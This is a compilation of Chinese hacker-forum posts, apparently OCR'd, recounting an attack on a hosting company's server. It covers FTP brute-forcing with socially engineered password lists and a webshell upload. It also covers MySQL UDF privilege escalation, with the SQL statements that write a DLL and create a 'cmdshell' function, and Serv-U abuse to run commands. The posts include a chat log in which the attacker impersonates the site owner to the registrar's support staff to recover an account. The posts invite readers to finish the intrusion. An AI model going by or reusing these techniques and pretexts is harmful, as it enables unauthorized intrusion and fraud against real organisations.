
停下来 喝杯茶 构造下 针对他邮箱的搜索

上文提到 我们去他主页看了下 这个 IDC 做了不少的站拿我们就随手拿一个站做实验吧

想来想去想一个比较有针对性的 那就那他的 IDC 主页开撸吧

下面附上下午微信监控他聊天的一些记录

用工具包里的社工辅助打开后填入信息生成的



既然说要拿他的主站点那么直接对他的 IDC 主页进行一次搜索（针对邮箱）
找了一圈没有找到有关他 IDC 主页的消息 理理思路
想到之前提到的他的成功案例 试试 貌似喜欢把域名放在一台服务器里方便管理 去主页找他的成功案例试试
用 FTP 爆破工具结合之前的密码组合爆出了 IDC 主页的 FTP 帐号和密码直接传了一直马上去


服务器组件信息		
服务器名		[redacted]
服务器IP		98.126.242.[redacted] 查询此服务器所在地
服务器Alexa排名		[redacted] 排名: 查询
服务器时间		2012-12-21 4:04:13
服务器CPU数量		
服务器操作系统		
WEB服务器版本		Microsoft-IIS/6.0
Scripting.FileSystemObject	√	文件操作组件
wscript.shell		命令行执行组件,显示
ADOX.Catalog	√	ACCESS建库组件
JRO.JetEngine	√	ACCESS压缩组件
Scripting.Dictionary	√	数据流上传辅助组件
Adodb.connection	√	数据库连接组件
Adodb.Stream	√	数据流上传组件
SoftArtisans.FileUp		SA-FileUp 文件上传组件
LyfUpload.UploadFile		刘云峰文件上传组件
Persits.Upload.1		ASPUpload 文件上传组件
JMail.SmtpMail		JMail 邮件收发组件
CDONTS.NewMail		虚拟SMTP发信组件
SmtpMail.SmtpMail.1		SmtpMail发信组件
Microsoft.XMLHTTP	√	数据传输组件
wscript.shell.1		如果wsh被禁，可以改用这个组件
WSCRIPT.NETWORK		查看服务器信息的组件，有时可以用来提权
shell.application		shell.application 操作，无FSO时操作文件以及执行命令
shell.application.1		shell.application 的别名，无FSO时操作文件以及执行命令

先看组建

OK 可以骂人了不支持


wscript.shell X fuck you

扫描了下端口




值得欣慰啊

下面直接利用 3306 提权吧开始翻文件



翻到如此文件 马上搞之 顺利进入 phpmyadmin





```
SELECT @ @basedir
```

查询路径以及版本号

5.1 的 MYSQL UDF 需要放在\lib\\plugin 下

```
CREATE TABLE Temp_udf(udf BLOB);
```


新建一个表




插入 HEX 后加密的 UDF 代码

```
INSERT into Temp_udf values (CONVERT($code,CHAR));
```

如图



```
SELECT udf FROM Temp_udf INTO DUMPFILE 'D:\ZkeysSoft\MySql\MySQL Server 5.1\
\\lib\\plugin\\udf.dll';--
```



心碎了没写入权限……
太晚了 不写了 主要体现一个思路……
也求大牛一起帮忙撸下他= =
（全文完）责任编辑：嗯，我混蛋

第2节 连环撸 IDC 精彩过程（二）

作者：haxsscker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

刚才看了 St0n9.大大的《你好,IDC!记一个菜鸟撸 IDC 的心酸血泪史~~~》
然后看到最后大大并没有拿下服务器，在看到最后大大说：

心碎了没写入权限……

太晚了 不写了 主要体现一个思路……

也求大牛一起帮忙撸下他= =

于是有感而发，虽然本人只是个小菜，不过是机油总要帮忙的~~~
由于帖子打马，St0n9.大大又在睡觉，只好自己动手来找找这个站
先通过大大的截图，找到了一家公司的站


然后在上面找到了技术支持
于是再次搜索，找到了大大说的 idc 站，

然后通过文中线索，顺利进入了 phpmyadmin
仔细看了下文章，原来并不是没有权限写入，而是 St0n9.的语句错了，修改了语句之后，成功写入了

问题来了，我不知道这个 UDF 函数啊……又不想再传一个，麻烦啊

于是，果断导出到本地，打开查看，看到了最后写着

当然，如果最后没有写的话，我们还可以用 dependency 来看，如下图是 sqlmap 的 udf



找到了 cmdshell，于是就


```
create function cmdshell returns string soname 'udf.dll'
```

成功,然后执行命令

```
select cmdshell('whoami')
```

蛋疼的显示有问题啊，没办法，还是在 shell 上执行起来舒服，于是就开 root 外连


然后就用 shell 连上去了



还是乱码

修改下字符集正常了，但是= =果然是安全账户啊……没有权限啊……又蛋疼了

这时候 nmap 扫到了 rdp 端口= =




连得上

这时候想起了 mof，试试吧

转为 16 进制导入~

额……这才是真的没有权限写啊……蛋疼




然后再试试写启动项吧……
再次蛋疼……

St0n9.大大……小菜不才……依然没成功，不过可以试下他的主机 RDP 的口令会不会是那几个……端口本文里给你了……成功了告诉小菜一声~~
（全文完）责任编辑：嗯，我混蛋

第3节　连环撸 IDC 精彩过程（三）

作者：St0n9.
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net


睡醒了也看到众基佬的意见和建议逐一尝试了在 mysql 的入侵 感觉无力了
转思路换端口试试 打开 21 一看 尼玛 SEVE-U 6.4 顿时来感觉了



返回 200 说明 ServU 密码是正确的能够成功连通

但是帐号没添加成功

好吧那就试下建立一个 ftp 的帐户




成功了我们试下能不能连接

OK 成功连接。接下来我们来提权

先写个 bat 上去试下，如图 2-4

然后运行，如下图








图 2-4

成功执行刷新下 flashfxp 看看有没有 1.txt





接下来就简单了。。加帐户啥的大家都懂。

彩笔的社工：

从 whois 找到了该注册商的地址 无奈中午 客服不在直接操起手机 CALL 过去 客服鸟我了直接帖过程

迷离。 13:05:15

你好在吗

迷离。 13:15:23

在吗？？？？？？

小符 13:22:51

在了，请问是什么问题？

迷离。 13:22:48


你好

迷离。 13:22:56

http://www.xxxxxxx.com

迷离。 13:23:00
是在贵站注册的
迷离。 13:23:05
我忘记帐号了
小符 13:23:38
请问你贵姓？
迷离。 13:23:35
本姓谢
迷离。 13:23:37
谢 xxx
小符 13:23:55
445425019 帐户是这个
迷离。 13:23:52
对的 这个是我办公的 QQ
小符 13:24:18
帐户是 445425019 这个，请核实
迷离。 13:24:26
我晕
迷离。 13:24:29
我的站被人黑了
迷离。 13:24:35
密码被改了好像
迷离。 13:24:44
我能否提供证件找回
小符 13:25:01
网站密码被改？
小符 13:25:07
什么意思？
迷离。 13:24:56
九网登入的密码啊
小符 13:25:21
怎么可能被黑
迷离。 13:25:30
我之前接到客户打给我的电话
迷离。 13:25:39
说他的主页被人改了
迷离。 13:25:47
然后我想登入进去看看情况
迷离。 13:25:52
结果我自己的也登入不了了
小符 13:26:45
现在你是哪个密码忘记呢、是刚才所说的那个域名吗
迷离。 13:26:38
是啊

迷离。 13:26:52
很郁闷啊 才给客户做好的站 就被人黑了
小符 13:27:07
你另外的 QQ 是哪个？
迷离。 13:27:04
445425019 我上 QQ 和你说吧
迷离。 13:27:51
因为这单是我个人的私单不是公司的 所以用了我自己的 QQ
小符 13:28:15
嗯
迷离。 13:28:13



迷离。 13:29:07
请问如何帮我找回密码啊
小符 13:29:30
？
迷离。 13:29:18
你网站上的密码找回功能不能用了啊
小符 13:29:41
刚才不是跟你说了吗
迷离。 13:30:01
不好意思我没明白啊
小符 13:30:23
另外 的 QQ 看我的消息
迷离。 13:30:37
我没看到你消息啊
小符 13:31:13
我真不明白你所说
小符 13:31:09

